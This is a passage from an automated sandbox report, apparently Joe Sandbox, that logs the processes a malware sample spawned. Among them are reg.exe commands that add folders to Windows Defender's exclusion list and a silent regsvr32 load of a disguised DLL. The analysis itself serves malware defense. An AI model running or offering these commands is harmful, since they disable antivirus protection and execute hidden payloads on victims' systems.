Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\explorer.exe
Imagebase:	0xab0000
File size:	2972672 bytes
MD5 hash:	6DDCA324434FFA506CF7DC4E51DB7935
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: reg.exe PID: 672 Parent PID: 2540

General

Start time:	16:51:33
Start date:	27/09/2021
Path:	C:\Windows\System32\reg.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\reg.exe ADD 'HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths' /f /t REG_DWORD /v 'C:\ProgramData\Microsoft\Djryxcyvgoe' /d '0'
Imagebase:	0xfff70000
File size:	74752 bytes
MD5 hash:	9D0B3066FE3D1FD345E86BC7BCCED9E4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: explorer.exe PID: 408 Parent PID: 2624

General

Start time:	16:51:33
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\explorer.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\explorer.exe
Imagebase:	0xab0000
File size:	2972672 bytes
MD5 hash:	6DDCA324434FFA506CF7DC4E51DB7935
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

File Written

File Read

Analysis Process: reg.exe PID: 2064 Parent PID: 2540

General

Start time:	16:51:35
Start date:	27/09/2021
Path:	C:\Windows\System32\reg.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\reg.exe ADD 'HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths' /f /t REG_DWORD /v 'C:\Users\user\AppData\Roaming\Microsoft\Benqxuam' /d '0'
Imagebase:	0xffd60000
File size:	74752 bytes
MD5 hash:	9D0B3066FE3D1FD345E86BC7BCCED9E4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: regsvr32.exe PID: 2624 Parent PID: 1672

General

Start time:	16:53:00
Start date:	27/09/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32.exe -s 'C:\Users\user\Drezd.red'
Imagebase:	0xffe60000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

File Read

Analysis Process: regsvr32.exe PID: 804 Parent PID: 2624

General

Start time:	16:53:00
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-s 'C:\Users\user\Drezd.red'
Imagebase:	0xa0000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis

Joe Sandbox Cloud Basic 33.0.0 White Diamond